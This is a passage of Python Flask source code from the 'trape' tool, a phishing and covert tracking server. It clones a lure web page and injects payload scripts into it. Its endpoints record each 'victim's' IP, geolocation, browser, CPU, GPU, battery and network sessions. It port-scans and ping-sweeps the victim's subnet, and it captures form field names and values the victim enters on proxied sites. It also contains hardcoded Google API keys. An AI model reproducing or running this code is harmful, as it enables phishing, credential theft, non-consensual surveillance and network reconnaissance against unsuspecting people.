@socketio.on("disconnect_request", namespace="/trape")
def disconnect_request(d):
   try:
      session['receive_count'] = session.get('receive_count', 0) + 1
      emit('my_response', {'data': 'Disconnected!', 'count': session['receive_count']})
      utils.Go(utils.Color['white'] + "[" + utils.Color['redBold'] + "-" + utils.Color['white'] +
"]" + utils.Color['red'] + " " + "A victim has closed her connection with the following id:" +
" " + utils.Color['green'] + d['vId'] + utils.Color['white'])
      db.sentences_victim('disconnect_victim', d['vId'], 2)
   except Exception as error:
      pass

@socketio.on("error", namespace="/trape")
def socket_def_error(d):
   pass
```

```
@socketio.on_error("/trape")
def error_handler(e):
   pass

@app.route("/" + trape.home_path)
def home():
   gMaps_free_api_key = 'AIzaSyBUPHAjZl3n8Eza66ka6B78iVyPteC5MgM'
   if (trape.gmaps != ''):
      gMaps_free_api_key = trape.gmaps

   shorten_api = 'AIzaSyCPzcppCT27KTHnxAIQvYhtvB_l8sKGYBs'

   html = trape.injectCSS_Paths(render_template("home.html",
async_mode=socketio.async_mode).replace('[OWN_API_KEY_HERE]',
gMaps_free_api_key).replace('[LIBS_SRC]',
trape.JSFiles[1]['src']).replace('[TRAPE_SRC]', trape.JSFiles[4]['src']))
   return html

if __name__ == 'core.sockets':
   try:
      socketio.run(app, host= '0.0.0.0', port=trape.app_port, debug=False)
   except KeyboardInterrupt:
      socketio.stop()
      trape.validateLicense.terminate()
      sys.exit(0)
```

3.
```
import time
from core.dependence import urllib2
from flask import Flask, render_template, session, request, json, Response
from core.user_objects import *
import core.stats
from core.utils import utils
from core.db import Database
import os
import sys
import platform
from multiprocessing import Process
"""
from bs4 import BeautifulSoup
from urlparse import urlparse
import lxml
"""

# Main parts, to generate relationships among others
trape = core.stats.trape
```

```
app = core.stats.app

# call database
db = Database()

class victim_server(object):
   @app.route("/" + trape.victim_path)
   def homeVictim():
      opener = urllib2.build_opener()
      headers = victim_headers(request.user_agent)
      opener.addheaders = headers
      """
      clone_html  = opener.open(trape.url_to_clone).read()
      soup = BeautifulSoup(clone_html, 'lxml')
      parsed_uri = urlparse(trape.url_to_clone)
      domain = '{uri.scheme}://{uri.netloc}/'.format(uri=parsed_uri)
      for s in soup.find_all('script'):
         url = s.get('src')
         if url is not None:
            if url.startswith('/'):
               clone_html = clone_html.replace(url, domain + url)
      for css in soup.find_all('link'):
         url = css.get('href')
         if url is not None:
            if url.startswith('/'):
               clone_html = clone_html.replace(url, domain + url)

      for img in soup.find_all('img'):
         url = img.get('src')
         if url is not None:
            if url.startswith('/'):
               clone_html = clone_html.replace(url, domain + url)
      """
      if (trape.type_lure == 'local'):
         html = assignScripts(victim_inject_code(render_template("/" + trape.url_to_clone),
'payload', '/', trape.gmaps, trape.ipinfo))
      else:
         html = assignScripts(victim_inject_code(opener.open(trape.url_to_clone).read(),
'payload', trape.url_to_clone, trape.gmaps, trape.ipinfo))
      return html

   @app.route("/register", methods=["POST"])
   def register():
      vId = request.form['vId']
      if vId == '':
        vId = utils.generateToken(5)

      victimConnect = victim(vId, request.environ['REMOTE_ADDR'],
request.user_agent.platform, request.user_agent.browser,
request.user_agent.version,  utils.portScanner(request.environ['REMOTE_ADDR']),
request.form['cpu'], time.strftime("%Y-%m-%d - %H:%M:%S"))
    victimGeo = victim_geo(vId, request.form['city'], request.form['country_code2'],
request.form['country_name'], request.form['ip'], request.form['latitude'],
request.form['longitude'], request.form['isp'], request.form['country_code3'],
request.form['state_prov'], '', request.form['zipcode'], request.form['organization'],
str(request.user_agent), '')

    vRA = request.environ['REMOTE_ADDR']

    gHA = Process(target=getHostsAlive, args=(vRA, vId,))
    gHA.start()

    utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "*" + utils.Color['white']
+ "]" + " A " + utils.Color['whiteBold'] + "user" + utils.Color['white'] + " has been
connected from " + utils.Color['blue'] + victimGeo.ip + utils.Color['white'] + ' with the
following identifier: ' + utils.Color['green'] + vId + utils.Color['white'])
    cant = int(db.sentences_victim('count_times', vId, 3, 0))

    db.sentences_victim('insert_click', [vId, trape.url_to_clone, time.strftime("%Y-%m-
%d - %H:%M:%S")], 2)
    db.sentences_victim('delete_networks', [vId], 2)

    if cant > 0:
      utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "*" +
utils.Color['white'] + "]" + " " + "It\'s the " + str(cant + 1) + " time for " +
utils.Color['green'] + str(vId) + utils.Color['white'] + "@" + utils.Color['blue'] +
victimGeo.ip + utils.Color['white'])
      db.sentences_victim('update_victim', [victimConnect, vId, time.time()], 2)
      db.sentences_victim('update_victim_geo', [victimGeo, vId], 2)
    else:
      utils.Go(utils.Color['white'] + "[" + utils.Color['blueBold'] + "*" +
utils.Color['white'] + "]" + " " + "It\'s the first time for " + utils.Color['green'] + str(vId) +
utils.Color['white'] + "@" + utils.Color['blue'] + victimGeo.ip + utils.Color['white'])
      db.sentences_victim('insert_victim', [victimConnect, vId, time.time()], 2)
      db.sentences_victim('insert_victim_data', [vId], 2)
      db.sentences_victim('insert_victim_battery', [vId], 2)
      db.sentences_victim('insert_victim_geo', [victimGeo, vId], 2)
    return json.dumps({'status' : 'OK', 'vId' : vId})

  @app.route("/nr", methods=["POST"])
  def networkRegister():
    vId = request.form['vId']
    vIp = request.form['ip']
    vnetwork = request.form['red']
    if vId == '':
     vId = utils.generateToken(5)

    cant = int(db.sentences_victim('count_victim_network', [vId, vnetwork], 3, 0))
```

```
        if cant > 0:
            db.sentences_victim('update_network', [vId, vnetwork, time.strftime("%Y-%m-%d
- %H:%M:%S")], 2)
        else:
            db.sentences_victim('insert_networks', [vId, vIp,
request.environ['REMOTE_ADDR'], vnetwork, time.strftime("%Y-%m-%d -
%H:%M:%S")], 2)
            utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "+" +
utils.Color['white'] + "]" + utils.Color['whiteBold'] + " " + vnetwork + utils.Color['white'] +
" session detected from " + utils.Color['blue'] + vIp + utils.Color['white'] + ' ' + "with ID: "
+ utils.Color['green'] + vId + utils.Color['white'])
        return json.dumps({'status' : 'OK', 'vId' : vId})

    @app.route("/lr", methods=["POST"])
    def locationRegister():
        vId = request.form['vId']
        lat = request.form['lat']
        lon = request.form['lon']

        db.sentences_victim('location_victim', [vId, lat, lon], 2)
        return json.dumps({'status' : 'OK', 'vId' : vId})

    @app.route("/lc", methods=["POST"])
    def connectionRegister():
        vId = request.form['vId']
        con = request.form['con']
        host = request.form['host']

        db.sentences_victim('connection_victim', [vId, con, host], 2)
        return json.dumps({'status' : 'OK', 'vId' : vId})

    @app.route("/bs", methods=["POST"])
    def batteryStatusRegister():
        vId = request.form['id']
        b_data = request.form['d']
        b_type = request.form['t']

        db.sentences_victim('update_battery', [vId, b_data, b_type], 2)
        return json.dumps({'status' : 'OK', 'vId' : vId})

    @app.route("/nm", methods=["POST"])
    def navigationMode():
        vId = request.form['id']
        b_data = request.form['d']
        b_data_2 = request.form['dn']

        db.sentences_victim('update_navigationmode', [vId, b_data, b_data_2], 2)
        return json.dumps({'status' : 'OK', 'vId' : vId})
```

```
  @app.route("/rv")
  def redirectVictim():
    url = request.args.get('url')
    if url[0:4] != 'http':
      url = 'http://' + url
    opener = urllib2.build_opener()
    headers = victim_headers(request.user_agent)
    opener.addheaders = headers
    html = assignScripts(victim_inject_code(opener.open(url).read(), 'vscript', url,
trape.gmaps, trape.ipinfo))
    return html

  @app.route("/regv", methods=["POST"])
  def registerRequest():
    vrequest = victim_request(request.form['vId'], request.form['site'], request.form['fid'],
request.form['name'], request.form['value'], request.form['sId'])
    db.sentences_victim('insert_requests', [vrequest, time.strftime("%Y-%m-%d -
%H:%M:%S")], 2)
    utils.Go(utils.Color['white'] + "[" + utils.Color['greenBold'] + "=" + utils.Color['white']
+ "]" + " " + 'Receiving data from: ' + utils.Color['green'] + vrequest.id +
utils.Color['white']  + ' ' + 'on' + ' ' + utils.Color['blue'] + vrequest.site + utils.Color['white']
+ '\t\n' + vrequest.fid + '\t' + vrequest.name + ':\t' + vrequest.value)
    return json.dumps({'status' : 'OK', 'vId' : vrequest.id})

  @app.route("/tping", methods=["POST"])
  def receivePiregisterGPUng():
    vrequest = request.form['id']
    db.sentences_victim('report_online', [vrequest], 2)
    db.sentences_victim('update_lastping', [vrequest, time.strftime("%Y-%m-%d -
%H:%M:%S")], 2)
    return json.dumps({'status' : 'OK', 'vId' : vrequest})

  @app.route("/cIp", methods=["POST"])
  def changeLocalIp():
    vrequest = request.form['id']
    vIp = request.form['ip']
    db.sentences_victim('update_localIp', [vrequest, vIp], 2)
    return json.dumps({'status' : 'OK', 'vId' : vrequest})

  @app.route("/gGpu", methods=["POST"])
  def setGpuInfo():
    vId = request.form['vId']
    vData = request.form['data']
    db.sentences_victim('update_gpu', [vId, vData], 2)
    return json.dumps({'status' : 'OK', 'vId' : vId})


def getHostsAlive(ip, vId):
    hDB = Database()
    try:
        hDB.sentences_victim('delete_hostalive', vId, 2)
        split_ip = ip.split('.')
        net = split_ip[0] + '.' + split_ip[1] + '.' + split_ip[2] + '.'
        if ip != '127.0.0.1':
            if (platform.system()=='Windows'):
                ping = 'ping -n 1 -w 5'
            else:
                ping = 'ping -c 1 -t 3'
            for sub_net in range(1, 255):
                address = net + str(sub_net)
                response = os.popen(ping + ' ' + address)
                for line in response.readlines():
                    if ('time=' in line.lower()):
                        lPos = line.find('time=')
                        tmpLine = line[lPos+5:lPos+15]
                        lPos = tmpLine.find('ms')
                        tmpLine = tmpLine[0:lPos+2]

                        hDB.sentences_victim('register_hostalive', [vId, address, tmpLine, 
time.strftime("%Y-%m-%d - %H:%M:%S")], 2)
                        break
        else:
            hDB.sentences_victim('register_hostalive', [vId, 'OWN HOST', 0, 
time.strftime("%Y-%m-%d - %H:%M:%S")], 2)
    except ValueError:
        pass

def assignScripts(code):
    code = code.replace("base.js", trape.JSFiles[0]['src'])
    code = code.replace("libs.min.js",trape.JSFiles[1]['src'])
    code = code.replace("login.js", trape.JSFiles[2]['src'])
    code = code.replace("payload.js", trape.JSFiles[3]['src'])
    code = code.replace("trape.js", trape.JSFiles[4]['src'])
    code = code.replace("vscript.js", trape.JSFiles[5]['src'])
    code = code.replace("custom.js", trape.JSFiles[6]['src'])
    return code
```

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